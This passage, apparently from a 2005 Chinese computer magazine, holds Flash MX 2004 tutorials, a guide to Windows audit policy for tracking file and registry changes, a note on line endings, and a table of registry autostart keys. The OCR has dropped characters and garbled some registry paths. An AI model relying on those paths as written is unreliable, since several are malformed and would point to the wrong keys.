小美：双击图层名称再输入字符，可以为图层改名，比如我就把图层1改成了“鱼”，图层2改成了“泡泡”。

阿宝：1. Flash中的图形好像都是由两部分组成，一个是外框，一个是里面的填充色。比如画好一个圆形后，我用选择工具可以把图形的外框拖到一边去，同样也可以把里面的填充拖到一边。在工具箱的“颜色”区，上面的图标（即笔触颜色图标）控制边框颜色，中间的图标控制图形内部的填充颜色（即填充色图标），如果想画没有边框的图形，或者只要外框不要填充色，可先点选上面的笔触颜色图标（或下面的填充色图标），然后再点击第三行中间的那个图标（带红色斜杠的那个），这时再画图形就没有边框或填充色了。

2. 选择工具（黑箭头）与部分选取工具（白箭头）有着很大的区别，前者用来选取各种图形、对象，然后进行复制、移动、删除等操作，后者是用来编辑线框的，通过它拖动线框上的锚点可以将矩形、圆形等修改成任意形状。

9：30～10：30 瑞雪飘飘 E卡传情



木头人：试想在宁静的原野，大雪飘然落下，炊烟　升起，这是多美的一幅图画啊！在这幅图画中再加上浪漫的话语，就可以当成贺卡寄给自己的亲朋好友了。这个例子中，雪花下落效果是通过引导层动画实现的，下面我就给你们讲解一下。

添加背景

一个好的背景对　染整体气氛很重要，可以使用Flash提供的工具自己画，但那样太累了，其实找一些现成的风景图片导入也行（本文所提供的资源包中包含本例中的背景图片，可在http://www.newhua.com/cfan/200502/flash.rar处下载）。

第一步：运行Flash MX 2004，点击菜单命令〝文件→新建〞创建一个新的Flash文档。

第二步：点击〝文件→导入→导入到库〞，在导入对话框中找到并打开准备好的背景图片（本例中为〝背景.png〞）。如图6所示，从库面板




图6

中将〝背景〞元件拖入到场景内合适位置（如果库面板没有显示，可按下Ctrl＋L组合键将其调出）。如果〝背景〞元件和当前舞台场景的大小不符，可使用任意变形工具（快捷键为Q）点选图形，再拖动四周的锚点调整其大小使其完全覆盖整个舞台场景。

雪花飘飘

第一步：执行〝插入→新建元件〞命令（快捷键Ctrl＋F8）插入一新元件，类型设置为〝图形〞，命名为〝flower〞后确定，如图7所示。



图7

这时会打开元件编辑区，Flash文档默认的背景为白色，雪花也是白色，容易与背景混淆，可以执行〝修改→文档〞命令，在弹出对话框中点击〝背景颜色〞图标打开色盘，将背景设置为其他颜色（如黑色）后确定即可。

在工具箱中单击填充色图标，从弹出色盘中点选白色。接着单击刷子工具，再在工具箱最下方的〝选项〞区中单击第一个下拉按钮并选择小一点的笔刷，然后在元件编辑区的正中间（十字原点处）画一

个不规则的白色圆点，一片雪花就做好了(圆点不能太大)。

第二步：接下来要让雪花飘起来。执行"插入→新建元件"命令（快捷键Ctrl＋F8）插入一新元件，类型设置为"影片剪辑"，命名为"fly"，确定后自动进入"fly"元件编辑区，在库面板中找到刚刚制作的"flower"元件（即雪花）并将它拖到"fly"编辑区中。

第三步：在图层1第60帧上右击并选择"插入关键帧"。再点击时间轴窗口左下角第二个图标(即"添加运动引导层"按钮，在"插入图层"按钮右侧)，为"图层1"添加引导层，此引导层会被自动命名为"引导层：图层1"。

第四步：在新增加的"引导层：图层1"的第1帧上，使用铅笔工具以雪花为起点画一条弯曲的曲线（这条曲线将做为雪花飘落的路径，注意：因为前面我们将背景设置成了黑色，所以这里应在工具箱中将笔触颜色设置为白色，否则铅笔画出的曲线看不到），然后右单击该层的第60帧并选择"插入关键帧"。点选图层1的第60帧，拖动雪花到曲线末尾的点上，接着在"图层1"的第1帧上点鼠标右键并选"创建补间动画"命令。按Ctrl＋回车键预览一下效果，"雪花"是不是沿着曲线慢慢滑落了。

单击"插入图层"按钮新建一个普通图层（将自动命名为"图层2"），注意，如果该图层不在最顶端，可使用鼠标拖动的方法将其放到最上层，然后单击"添加运动引导层"按钮在图层2之上再建一个引导层（自动命名为"引导层：图层2"）。按照上面的方法，再创建一个飘落的雪花。如此反复，可以建立多片雪花同时飘落的效果(见图8)。




图8

第五步：点击编辑条上左侧的"场景1"按钮回到全局场景工作区，点击"插入图层"按钮为主场景增加一个图层，右击新图层中的第25帧并选择"插入关键帧"，将影片剪辑元件"fly"拖入场景上方位置，(因为雪是从天上飘落的……)，再次拖入，再次拖入，一直拖N次(N>20)。再分别在第55帧、第95帧、155帧等处右击选择"插入关键帧"命令并将"fly"元件多次拖入其中，注意拖到场景中的位置要产生一定位移变化，否则效果会很单调。好了，此时按下Ctrl＋回车键，欣赏一下漫天雪飘的情景吧。是不是后半部分背景图片突然消失，变黑了？那是因为背景所在的图层1的帧数没有新增图层长的原因，可在图层1适当长度的帧上右击鼠标，再选"插入帧"命令即可。

文字部分

既然要做贺卡，祝福的话肯定要说几句，本例只简单加了一句"瑞雪兆丰年"，你可以替换成自己的话。

第一步：按下Ctrl＋F8组合键新建名为"文字"，类型为图形的元件，选择文字工具（快捷键为T）在场景中单击输入"瑞雪兆丰年"，并在属性面板中设置它的字体、大小、颜色等（你可随意设置），用选择工具框选住所有的文字后按下Ctrl＋B键将其打散。

第二步：点击编辑条左侧的"场景1"回到全局场景编辑区，将"文字"元件拖入，右击元件并从右键菜单中选择执行"时间轴特效→变形/转换→转换"命令。在打开的"转换"对话框中进行相应的设置，其中"效果持续时间、方向、移动减慢"等项默认的设置已经比较适合做特效了，当然你也可根据自己的意愿进行修改，修改后点击"确定"即可。

好了。Flash动画贺卡制作成功了，点击"文件→保存"保存好源文件，再按下Ctrl＋回车组合键先自己欣赏一下这预兆丰年的瑞雪吧。

Just Do It

★专业的全屏Flash

有些Flash在播放时会自动全屏，显得又酷又专业，其实实现起来很简单：

用鼠标选择任意图层的第1帧，打开"动作-帧"面板，点击"＋"选择"全局函数→浏览器/网络→fscommand"，输入"fscommand("fullscreen", true);"（不含中文双引号）便可实现全屏播放，试试吧。

★红叶飞舞

你可以找一张秋日风景的图片，再找一个红叶的图片（还记得Photoshop中的红叶笔刷吗？用它来做一下吧，如果不会，请参考2004年第22期《看我怎么"修理"你—— Photoshop图片处理一日通》），借鉴本例方法制作一个红叶飞舞的秋景动画。

学习心得

小美：可以点击"文件→发布设置"命令，在设置对话框的"格式"标签中，单击勾选"Windows 放映文件(.exe)"项，就可以生成EXE可执行文件了，这样我就不用担心收到贺卡的朋友的电脑中是否安装了Flash Player，或者是Flash Player版本太低而导致的不兼容问题了。勾选"Macintosh 放映文件"项还能把生成的贺卡发给使用苹果机的朋友看呢。

10：30～11：00 雪人笑了



木头人：接下来的这个例子，就是形状补间动画的一个最好说明，我们将做一个会微笑的雪人，它的嘴开始的时候只是一个点，慢慢变成 嘴大笑。

第一步：新建一个空白的Flash文档，执行"文件→导入→打开外部库"命令导入一张雪人图片，如果没有合适的图片，可以下载本文所提供的资源包，导入其中的"微笑雪人.fla"文件。

第二步：从库面板中将名为"雪人"的影片剪辑拖入场景中。你会发现这个雪人没有嘴巴，下面来给它做一个 开嘴巴笑的动画吧。

第三步：点击时间轴左下方的"插入图层"按钮新建一图层，然后点击工具箱中的椭圆工具（快捷键为O）在雪人脸上合适的位置拖画出一个小椭圆作为雪人闭嘴时的样子（见图9）。




图9

第四步：右击图层1的第40帧选择"插入帧"命令，再右击图层2的第40帧选择"插入空白关键帧"命令，并在这一帧上用工具箱中的铅笔工具画出一个大笑的嘴（封闭的口字形状）。

第五步：用鼠标左键点选图层2的第1帧，再在属性面板中，将"补间"项设置成"形状"，这时你会看到时间轴中出现了由第1帧通向第40帧的实心箭头。好了，一切搞定，按下Ctrl＋回车键来欣赏一下雪人快乐的微笑吧（见图10）。



图10

学习心得

小美：如图10所示，点选第一个绘图纸外观按钮，则前后相邻的几个帧变得就像是透明的胶片叠在了一起，这样在给雪人绘制两种状态的嘴形时很容易对上位置。在时间轴下其他几个不同类型的绘图纸外观按钮，也能很好地帮助我们对齐不同帧上的图形对象。

阿宝：点选铅笔工具后，单击工具箱下方"选项"区中的下拉按钮可以为铅笔设置不同的状态，我在给雪人画微笑的嘴时，使用了中间的"平滑"，画出的线条柔和平滑多了。

小知识

★Flash动画的类型

Flash动画基本上分三种类型。

1.逐帧动画（Frame by Frame）：这是采用的传统动画的制作方式，是把要表现的动态分解成一个个的动作，然后一个动作一个动作的绘制，最后连续播放的时候就形成动画了。逐帧动画不仅制作费时，而且文件所占空间也非常大。

2.补间动画（Tweened）：这种动画充分利用了电脑快速计算的优势，它只需要绘制出动画的开始动作及最后一个动作，之间的过程则由电脑自动计算得出，省时省力，文件所占空间也小。Flash中的补间动画又分为以下两种：

动作补间（Motion Tweening）：适合于做移动、缩放、旋转、自定义路径移动（本例中的雪花飘落即是使用的这个方法）、色彩渐变等动画，可应用于实例、群组、文字等对象。

形状补间（Shape Tweening）：它可以完成动作补间的大部分效果，它的最大特色则是形状渐变，比如从圆形过渡变成正方形等，但它只能应用于图形元件。本例中的"雪人笑了"就属于这种动画。

3.时间轴特效（Timeline effects）：这是Flash MX 2004中新增的特性，它实际上是由一些预定义的脚本创建的，可以自动产生各种动画效果，而无须使用者手工操作。本例中显示的文字即是使用的这种方法。

★元件、实例、库

打个比方来说，元件就是一个模具，实例就是用这个模具拓出来的一个个实际的物体，而库则是存放与管理各种元件的仓库。创建了一个元件之后，就可以在动画中的任意地方多次使用，所有的实例都只是元件的一个化身，是对元件的引用，每创建一个实例，软件只需要记录下它的尺寸、位置、比例、颜色等信息就可以了，所以创建再多的实例，也不会使文件变得很大。如本例在场景中拖放了N多个雪花剪辑，但实际上只是一个元件而已。

13：30～14：30 欢迎进入 Flash 闪客世界

木头人：站在城门前，两扇红漆大门牢牢地拦住了你的视线，单击右下角的机关按钮，城门向两旁慢慢打开，露出城内的风景……这个实例是对位移动画最好的说明，涉及到简单的 ActionScript 脚本。

第一步：运行 Flash，新建一个空白的 Flash 文档，在默认图层 1 的第 1 帧中通过“文件→导入→导入到舞台”命令将一幅故宫内城风景画导入到当前场景中，并在图层 1 的第 70 帧上右击，选择“插入帧”。

第二步：点击“插入图层”按钮插入图层 2，通过“文件→导入→导入到库”命令将素材文件（左侧、右侧城门的图片）导入库中，然后从库面板中将左侧城门图片拖到图层 2 第 1 帧的场景上。

第三步：由于一个图层内同时能产生动画的只能有一个元件，所以我们还需要新建一个图层 3，将右侧城门图片拖入图层 3 的第 1 帧场景中。调整两扇门的位置，使它们呈“关闭”状。

第四步：点选任意图层的第 1 帧，然后点击打开“动作 - 帧”面板，在其中输入“stop();”，此为 Flash 内置的 Action Script 脚本，使影片在开始的时候不要自动播放。

第五步：右击图层 2 的第 2 帧选择“插入关键帧”，这一帧中的大门不要动；再在第 70 帧插入关键帧，用鼠标点选图层 2 场景中的大门，利用鼠标将其向场景左侧移动，一直到显示出大门后面遮盖的背景为止。再用鼠标右击第 2 帧选择“创建补间动画”，打开这扇门的动画就创建成功了。以同样的方法将图层 3 中的城门也打开，不过方向相反。

第六步：大门打开后，就需要停在两旁不要再动了。于是我们选择任意图层的第 70 帧，点击打开“动作 - 帧”面板在其中输入“stop();”。

第七步：点击“窗口→其它面板→公用库→按钮”打开 Macromedia 官方提供的按钮库，在库中选择一个自己喜欢的按钮，将它拖入图层 2 的第 1 帧中。用选择工具点选此按钮，打开“动作 - 按钮”面板，在面板中为它输入动作脚本：“on (release) {GotoAndPlay (2);}”(不含中文引号)，这行代码的意思是当鼠标点击按钮时，立即播放第 2 帧，而第 2 帧开始正是前面我们制的开门动画。至此，城门洞开的动画就完成了，按 Ctrl＋回车键欣赏一下吧（见图 11）。



图 11

Just Do It

开启城门的动画过程介绍给了大家，现在大家开动脑筋，打开 Flash 自己来试试如何再把城门关上。另外，可以再新建一个图层，在舞台之外（即工作区中）输入文字，如“欢迎来到 Flash 闪客世界！”，然后制作一个位移效果，使其在打开城门的时候，同时飞出欢迎词来。

学习心得

小美：城门位移的补间动画有时会发生意想不到的情况，如城门大小发生了变化甚至发生了旋转，试了几次之后发发现，其实这是“关键帧”属性设置的问题，选择第 1 帧，点击打开属性面板，去除勾选“缩放”，并将“旋转”设置成“无”即可。

14：30～14：40 十分钟打造超酷闪客相册

木头人：Flash MX 2004 新增了“从模板创建”的功能，其中就含有“照片幻灯片放映”模板，让你花最少的时间做最专业的 Flash 相册，它不但有非常漂亮的相框，还具有前进、后退、自动播放、显示总体相片数目及当前所在位置、随意移动控制面板等多种功能。

第一步：启动 Flash MX 2004，点击“文件→新建”打开新建窗口，点击其上的“模板”标签，在“类别”中选择“照片幻灯片放映”，风格则选择“现代照片幻灯片放映”，确定后进入编辑窗口。

第二步：可以看到 FLash 已经为我们准备好了几张图片，喜欢的话就保留，不喜欢就删除掉：选择最下面的名叫“Picture”图层，拖

选该层中的所有帧，再右单击并选“删除帧”命令即可。

第三步：想加入自己的 照？很简单，执行“文件→导入→导入到库”命令，将所有准备好的照片导入。在“Picture”图层第1帧“插入空白关键帧”然后将第一张图片拖入到该帧场景中，第2帧也“插入空白关键帧”并将第二张图片导入，以此类推，有多少张照片就插入多少帧。

第四步：为了保留漂亮的界面和常用操作按钮，将所有图层的长度设置与图片所在的图层一样长：在相应图层的相应帧上右单击并选择“插入帧”命令即可。

Just Do It

Flash内置有多个模板，好好地利用它们就可以轻松创建各种应用，比如向你的客户展示你们公司的产品或向学生演示讲义等，完全可以用Flash的“幻灯片演示文稿”模板来做。

与普通FLash编辑窗口不同的是，幻灯片编辑窗口分为左右两部分，左边是缩略图及幻灯片的结构，右边的场景称为“屏幕”，就是幻灯片的内容。左窗口的“Presentation”是幻灯片的背景图片，一般还有上下翻页的按钮，在右窗口中双击就可以进行修改；“Title”是幻灯片的标题，双击进行修改。“ContentHeader”是幻灯片的主体部分，下面的都是幻灯片的内容，可以根据需要进行修改、添加。需要注意的是通过屏幕中时间轴创建的动画无法播放，需要动画演示时，必须将动画做成影片剪辑元件，然后从库中拖放到屏幕中就能正常播放了。

学习心得

阿宝：本例中的第三步，一定要使用“插入空白关键帧”命令，否则会出现前后图片叠合的问题。

14：40～15：30 Q版星座测测你的事业与爱情



木头人：想为自己的MM或朋友占卜一下2005年的运程么，发愁的是手边没有工具，难道信口开河？不妨就自己做一个星座占卜的Flash小工具（纯粹娱乐，不要信以为真哦）。这个例子涉及到一些简单的交互操作。

第一步：首先要导入图片素材，用鼠标手绘12星座图片有点难度，可在本文提供的资源包中下载已经做好的Q版12星座图，通过“文件→导入→导入到库”命令将其导入库中，从库面板中将12星座图片按照1～12月的顺序依次排开，为了界面美观，我们还可以在小图片下映衬一张美丽的大图作为背景（见图12）。



图12

第二步：为动画点缀一些小饰物可以使得界面活泼可爱，下面我们来制作一个闪烁的 光。

1. 按下Ctrl＋F8键创建一名为“闪光”的影片剪辑，在元件编辑区内，点击椭圆工具，将“笔触颜色”设为无，填充色设为“放射状”，拖画出一正圆形；再利用铅笔工具和笔刷工具从圆心画出六条放射线，最终效果如图13所示。




图13

2.按下Ctrl＋A键全选这些图形，接着按下Ctrl＋G键将图形组合成一体。在第5帧中插入关键帧，利用任意变形工具将此图形缩小一半并旋转半周。

3.鼠标右击第1帧选择执行“创建补间动画”命令，同样在第10帧插入关键帧，再利用变形工具将此图形还原成原来大小并旋转半周，右击第5帧创建补间动画。

第三步：为了实现点击星座图片就跳转到运程说明场景的效果，我们需要在星座图片上方添加一个按钮，为了不使这个按钮覆盖住下面的图片，这个按钮需要做成半透明的。

按下Ctrl＋F8键创建一个按钮元件，在按钮编辑区内可以看到按钮的时间轴分为“弹起、指针经过、按下、点击”等四个状态，右击“弹起”帧并选择“插入关键帧”命令，使用矩形工具画一个与星座图片同样大小的长方形，将其填充色的Alpha值设为0％；再在“指针经过”帧插入关键帧，并将Alpha值改为30％，分别在“按下”和“点击”状态插入关键帧，这两帧可不修改。

第四步：在编辑条里点击“场景1”按钮回到主场景编辑区，将上面制作的“闪光”影片和按钮元件一一拖放到星座图片上。点选白羊星座图片上的按钮，再点击打开“动作－按钮”面板为它加入按钮动作：“on (release) {gotoAndStop(2);}”，这里的2代表白羊星座运程介绍所在的帧；然后再同样为其他星座图片上的按钮添加按钮动作跳转到适当的帧。

第五步：在主场景第2帧插入关键帧并在其中为白羊星座添加2005年运程介绍，按照同样的方法为其他星座添加2005年运程介绍，注意要与星座图片上按钮的动作相对应。

现在按下Ctrl＋回车键预览一下，点选你所属的星座，看看你2005年的事业与爱情吧。

15：30～15：45 他人动画 巧为我用



木头人：学习 Flash 的最好办法就是看看别人的作品是如何做的，在网上下载到精彩的 Flash 动画时，不妨借助一些工具来分析它的内部结构。这里我给大家介绍两个 Flash 分析软件“硕思闪客精灵”（下载地址：http://hn.onlinedown.net/soft/8546.htm）和 Action Script Viewrc(下载地址：http://www1.skycn.com/soft/15077.html)。

第一步：启动硕思闪客精灵后，在左侧“Explorer”览窗格中选择存放有SWF文件的目录，这时会在下面的窗格中显示出此目录中的所有SWF文件。

第二步：选择你想要分析的SWF文件，这时会在中间部分播放此文件，如果想要了解这个SWF文件的内部构造，可在右侧“Resource”窗格中点击该文件名前面的“+”号，软件便会以树形结构分门别类显示出SWF文件的内部结构来。

第三步：直接点击工具栏中的“Export FLA”按钮，选择合适的保存位置即可将此文件导出成完整的FLA格式了，并可在Flash中打开、编辑。注意，如果是未注册版本，将不会导出其中的ActionScript脚本。

第四步：如果想要得到SWF文件中的脚本，可以使用Action Script Viewer。运行Action Script Viewer后，点击工具栏上的“打开”按钮打开你想查看脚本的SWF文件，在“帧”标签中依次点击各个帧，在下面的查看框中便可任意查看脚本并可复制了。

有了这两款分析工具，就不用发愁自己作品的Flash源文件丢失了（当然最好别丢），也可以有机会一窥其他闪客高手的制作内幕（注意版权，一定要先得到许可哦）。

学习心得

小美：我记得在《电脑爱好者》2004年第23期的《学习Flash不妨用“拿来主义”》一文中也介绍过跟它们功能相似的软件。

15：45～16：30 Flash 资源列表



柳絮飞：通过这一天的学习，大家感觉如何？Flash是不是没有想像中的那么难？当然，一天的时间还是太短，有许多知识点我们都没有讲到，比如ActionScript脚本、遮罩效果等，我们会在以后的时间里再给大家补课。下面推荐一些不错的Flash资源网站，相信会对大家以后的学习有所帮助。

国内一些 Flash 资源网站

闪吧：http://www.flash8.net

综合性质的个人Flash网站，最大的特色在于素材特别丰富，是下载常用字体、矢量图库、常用音乐、Flash源文件等的最好选择。

思妙动画：http://www.snailcn.com/inc/snailteaching.asp?leicd=40&high=1

思妙动画提供的Flash MX入门动画教程，以幽默风趣的动画形式来教你一步一步入门Flash基本操作，很有趣很实用，在快乐中学习。

闪客帝国学堂：http://www.flashempire.com/school/

著名Flash商业网站闪客帝国的“学堂”栏目，资深闪客现身说法，让你迅速步入高手之列。

闪客天堂：http://www.flasher.cn/

精彩丰富的教程让你不虚此行，基础知识、高级脚本、常用素材应有尽有，来看看吧！

闪盟社区：http://www.flashsun.net/bbs/

闪盟在线的论坛社区，高手云集，内容丰富，把自己抓破头皮也搞不清的问题拿来向高手请教请教吧！

国外一些 Flash 资源网站

FlashKit：http://www.flashkit.com/index.shtml

Flash开发者资源网站，收有大量Flash教程、第三方软件及各种素材资源等。

Developer Center：http://www.macromedia.com/devnet

Macromedia设计与开发者中心。

UltraShock：http://www.ultrashock.com

Flash资源网站，收集有许多Flash源代码文件。

CF[ZT01]

学会安全审核策略，为Windows排故障、保安全 ★★★

送你微软原装的“系统摄像头”

■广西　庞锦荣

本文可以帮你学到

- 监视谁动用了你的电脑
- 快速找出谁绑架了你的IE
- 不装监视软件就能找出改动注册表的黑手

菜鸟的入门知识

1.审核策略是什么

审核策略是Windows 2000及以后版本组策略中引入的一个安全机制。它可以用日志形式记录系统中已经被审核的事件，而系统管理员通过生成的日志文件，能轻易发现和跟踪发生在所管理区域内的可疑事件。比如：谁曾经访问过哪个文件、哪些非法程序入侵了你的电脑等。

2.如何开启“审核对象访问”策略

所有“审核策略”默认是没有打开的，需要手动开启。依次打开“控制面板→管理工具→本地安全策略”或在“开始→运行”中输入“secpol.msc”，打开组策略中的“本地安全设置”编辑器，依次定位到“本地策略→审核策略”，双击右侧窗格中的“审核对象访问”，勾选“成功”或“失败”即可(见图1)。




图1

3.查看事件日志

设置了一则审核策略，还得通过事件查看器来获取信息。在“开始→运行”中输入“Eventvwr.msc”，接着定位到“事件查看器→安全性”，在右侧窗格中记录了许多“成功审核”、“失败审核”的安全性事件。通常情况记录的事件很多，可以对其进行筛选，依次选择“查看→筛选”，在“筛选器”选项卡下面的时间类型中只勾选“成功审核”和“失败审核”；而“事件来源”和“类别”可根据不同的审查对象和审查内容进行筛选，一般情况只需要查看560事件即可(见图2)。



图2

4.使用审核策略的前提

实行审核策略的前提，首先是安装了Windows XP专业版(或Windows 2003)，要求审核的文件、文件夹和注册表项等必须位于NTFS文件系统分区，其次必须如上所述打开对象访问事件审核策略。符合以上条件，就可以对特定文件或文件夹进行审核，并且对哪些用户或组指定哪些类型的访问进行审核。

实战应用初探

实战任务1:商业间谍做了些什么?

任务描述:阿桂是一家IT公司的网管，最近，老板发现一些商业秘密不　而走，他想在不让员工们知道的前提下，监控手下人什么时候访问过或使用了公司电脑中指定的磁盘或文件夹中的资料，比如：服务器“D:\data”文件夹。老板觉得小何最可疑，于是决定从监视他入手。

战前分析:公司员工每人都分配有一个不同账户(记得不能给他们修改策略设置的权限！)，只要监视选定账户或组对目标访问时，需要监视目标的访问权和执行权即可。开始前首先在“文件夹选项→查看”标签下取消“使用简单文件共享”。

第一步:在“审核策略”中双击右侧的“审核对象访问”，勾选“成功”，确认操作并退出编辑器。右击目

标磁盘或文件夹选择“属性”，切换至“安全”选项卡，单击“高级”，切换至“审核”标签。

第二步：单击“添加”，输入小何使用的用户名，因为小何属于普通用户组（users），所以输入“计算机名\users”，单击“确定”（见图3）。这时会弹出审核项目选择窗口，因为要监视小何对目标的“访问权和执行权”，因此要勾选“遍历文件夹/运行文件”（见图4），确定所有操作。

第三步：这时策略已经完成了。现在可以试试是否有效。打开事件查看器，右击“安全性”选择“清空所有事件”后注销系统。这时，小何登录此系统，访问一下“D:\data”并执行其中一个文件（比如运行了存放在该目录底下的“MSN6.2.exe”文件）。注销系统后，阿桂用管理员身份登录，查看一下日志，是不是清楚地记录了刚才小何的访问行为（见图5）？

哈哈，证据在手，小何即使再聪明，也逃不过网管阿桂的火眼金睛。



图3




图4



图5




图6

实战任务2:我想知道是谁“绑架”了我的IE？

任务描述：相信你曾有过类似经历，家人经常用你的电脑上网，可是在你使用该电脑后发现IE的首页不知道被哪个恶心的家伙“绑架”了！虽然你可以恢复到原来样子，却不知道在哪家网站上遭的殃！怎么才能在下次IE被“绑架”时抓住真凶呢？

战前分析：我们知道修改IE首页，其实就是在注册表中添加一些键值，只要监视注册表中记录这些信息的键，找出“绑匪”应该不是什么难事了。

第一步：在“审核对象访问”中设置审核“成功”。打开注册表编辑器，找到[HKEY_CURRENT_USER\Software \Microsoft\Internet Explorer\Main]，右击“Main”项选择“权限”。

> 小提示
>
> 如果有必要也可把[HKEY_LOCAL_MACHINE \Software\Microsoft\Internet Explorer\Main]一并监视了。

第二步：单击“高级”，切换至“审核”，输入当前用户账户，在访问审核项目中勾选“设置数值”后应用此规则。

第三步：打开 http://www.cfan.com.cn，依次选择“工具→Internet选项”，在“常规”项下把当前页面设置为默认首页。这时，打开事件日志查看器，根据日志记录就轻易地找到了被修改了的注册表项目（见图6）。

实战任务3:怎么揪出注册表中的“内鬼”？

任务描述：一些软件在安装后在不提示用户的情况下就自动添加启动程序，更有甚者还附带木马程序！而这些可恶的行为通常是很难直观察觉的，那么怎么才能识别和揪出它们在注册表中所放置的“内鬼”呢？

战前分析：这个任务在本刊2004年第17期的《捉出注册表中的内鬼——注册表监听器》一文中有过介绍，该作者是通过许多注册表监控软件来完成的。其实用软件监视的原理就是对控制系统自启动组的注册表键值进行了监控，然后根据前后监控目标数据的变化来判断的，现在用“审核对象访问”策略完成这项任务。以安装MSN Messenger后，自动添加一个自启动项为例。

第一步：按同样方法，建立一个审查修改注册表中[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]键的策略。

第二步：打开事件日志查看器清空一下列表，然后安装MSN Messenger。



图7

第三步：再次打开日志查看器，在右侧窗口中就可以找到修改自启动的事件记录（见图7）。

认出文本文件中的“小黑子”

★★

■李云峰

在提出这个问题之前，请先看一下图1，你能看清楚里面的内容吗？再看一下图2，是不是比较清晰明了？可能你也经常遇到类似情况，特别是在网上下载的一些资料或软件说明文档，明明只是一个TXT文档，打开以后却出现图1画面，下面就请跟我一起弄清其中的原因吧。

图1中有很多小黑块，这是什么？其实很简单，因为在这个文件里面的换行标志只有一个字符，也就是ASCII码的10，而在Windows中，换行是采用两个字符表示的，即回车加换行，也就是ASCII码的13和10。当打开类似图1那样的文件时，由于在这个文件当中只有换行，没有回车，所以记事本程序就把它解析成了小黑块。选择用UltraEdit打开这样的文件时，会出现如图3所示的警告，询问是否将其转换为DOS格式，也就说将其中的一个字符的换行转换成Windows下的回车加换行。




图1



图2




图3

无论点“是”还是点“否”，UltraEdit都能正确地显示文件内容，这是因为UltraEdit具有将一个字符的换行转换成回车加换行的功能。

但点“否”以后，文件内容将不发生任何改变，将其复制到记事本中以后仍不能正常显示；选择“是”后，其中的一个字符的换行被转变成了回车加换行，将其全选复制粘贴到记事本中以后即可正常显示。

小提示

在Linux和Unix中，换行是采用一个字符来表示的；在Windows中，换行是采用两个字符来表示的，即回车加换行，现在你该明白产生上述情况的原因了吧！

CF [YY02]

附表：注册表中自启动程序的9个藏身之所

Load注册键	HKEY_CURRENT_USER\Software\Microsoft\WindowsNT\CurrentVersion\Windows\load
Userinit注册键	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Userinit
ExplorerRun注册键	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run 和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Current\Version\Policies\Explorer\Run
RunServicesOnce注册键	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices\Once 和HKEY_LOCAL_MACHINESOFTWAREMicrosoft WindowsCurrentVersionRunServicesOnce
RunServices注册键	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices 和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Services
RunOnceSetup注册键	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnceSetup 和HKEY_LOCAL_MACHINE\SOFTWARE \Microsoft\Windows\CurrentVersion\RunOnceSetup
RunOnce注册键	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce 和HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
